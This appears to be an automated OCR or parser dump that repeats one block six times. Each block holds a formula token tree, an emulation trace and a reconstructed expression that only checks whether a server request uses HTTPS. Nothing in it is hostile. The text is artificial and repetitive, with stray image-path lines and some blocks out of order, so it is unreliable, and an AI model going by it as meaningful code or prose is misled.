



```
      PtgStr : HTTPS
      PtgName : _server
    PtgFunc :  P(1) :  I(0)
    PtgName : empty
  PtgFunc :  P(1) :  I(0)
  PtgStr :
      PtgStr : on
        PtgStr : HTTPS
        PtgName : _server
      PtgFunc :  P(1) :  I(0)
    PtgPtEq : ==
    PtgStr : s
    PtgStr :
    PtgName : _ifx_
  PtgFunc :  P(3) :  I(0)
  PtgName : _ifx_
PtgFunc :  P(3) :  I(0)
PtgName : s
PtgPtEq : =
```

```
selfurl!0 API: "on" = _server ("https")

selfurl!0 API: false = empty ("on")
```

s = _ifx_ (empty (_server ["HTTPS"]) , “” , _ifx_ ((_server ["HTTPS"] == "on") , "s" , “”))





```
      PtgStr : HTTPS
      PtgName : _server
    PtgFunc :  P(1) :  I(0)
    PtgName : empty
  PtgFunc :  P(1) :  I(0)
  PtgStr :
      PtgStr : on
        PtgStr : HTTPS
        PtgName : _server
      PtgFunc :  P(1) :  I(0)
    PtgPtEq : ==
    PtgStr : s
    PtgStr :
    PtgName : _ifx_
  PtgFunc :  P(3) :  I(0)
  PtgName : _ifx_
PtgFunc :  P(3) :  I(0)
PtgName : s
PtgPtEq : =
```

```
selfurl!0 API: "on" = _server ("https")

selfurl!0 API: false = empty ("on")
```

s = _ifx_ (empty (_server ["HTTPS"]) , “” , _ifx_ ((_server ["HTTPS"] == "on") , "s" , “”))





```
      PtgStr : HTTPS
      PtgName : _server
    PtgFunc :  P(1) :  I(0)
    PtgName : empty
  PtgFunc :  P(1) :  I(0)
  PtgStr :
      PtgStr : on
        PtgStr : HTTPS
        PtgName : _server
      PtgFunc :  P(1) :  I(0)
    PtgPtEq : ==
    PtgStr : s
    PtgStr :
    PtgName : _ifx_
  PtgFunc :  P(3) :  I(0)
  PtgName : _ifx_
PtgFunc :  P(3) :  I(0)
PtgName : s
PtgPtEq : =
```

```
selfurl!0 API: "on" = _server ("https")

selfurl!0 API: false = empty ("on")
```


s = _ifx_ (empty (_server ["HTTPS"]) , “” , _ifx_ ((_server ["HTTPS"] == "on") , "s" , “”))




```
      PtgStr : HTTPS
      PtgName : _server
    PtgFunc :  P(1) :  I(0)
    PtgName : empty
  PtgFunc :  P(1) :  I(0)
  PtgStr :
      PtgStr : on
        PtgStr : HTTPS
        PtgName : _server
      PtgFunc :  P(1) :  I(0)
    PtgPtEq : ==
    PtgStr : s
    PtgStr :
    PtgName : _ifx_
  PtgFunc :  P(3) :  I(0)
  PtgName : _ifx_
PtgFunc :  P(3) :  I(0)
PtgName : s
PtgPtEq : =
```

```
selfurl!0 API: "on" = _server ("https")
selfurl!0 API: false = empty ("on")
selfurl!0 API: "on" = _server ("https")
```


s = _ifx_ (empty (_server ["HTTPS"]) , “” , _ifx_ ((_server ["HTTPS"] == "on") , "s" , “”))




```
        PtgStr : HTTPS
        PtgName : _server
      PtgFunc :  P(1) :  I(0)
      PtgName : empty
    PtgFunc :  P(1) :  I(0)
    PtgStr :
        PtgStr : on
          PtgStr : HTTPS
          PtgName : _server
        PtgFunc :  P(1) :  I(0)
      PtgPtEq : ==
      PtgStr : s
      PtgStr :
      PtgName : _ifx_
    PtgFunc :  P(3) :  I(0)
    PtgName : _ifx_
  PtgFunc :  P(3) :  I(0)
  PtgName : s
PtgPtEq : =
```

```
selfurl!0 API: "on" = _server ("https")
selfurl!0 API: false = empty ("on")
selfurl!0 API: "on" = _server ("https")
```


s = _ifx_ (empty (_server ["HTTPS"]) , “” , _ifx_ ((_server ["HTTPS"] == "on") , "s" , “”))




```
        PtgStr : HTTPS
        PtgName : _server
      PtgFunc :  P(1) :  I(0)
      PtgName : empty
    PtgFunc :  P(1) :  I(0)
    PtgStr :
        PtgStr : on
          PtgStr : HTTPS
          PtgName : _server
        PtgFunc :  P(1) :  I(0)
      PtgPtEq : ==
      PtgStr : s
      PtgStr :
      PtgName : _ifx_
    PtgFunc :  P(3) :  I(0)
    PtgName : _ifx_
  PtgFunc :  P(3) :  I(0)
  PtgName : s
PtgPtEq : =
```

```
selfurl!0 API: "on" = _server ("https")
selfurl!0 API: false = empty ("on")
selfurl!0 API: "on" = _server ("https")
selfurl!0 COMPARE: on == on
```

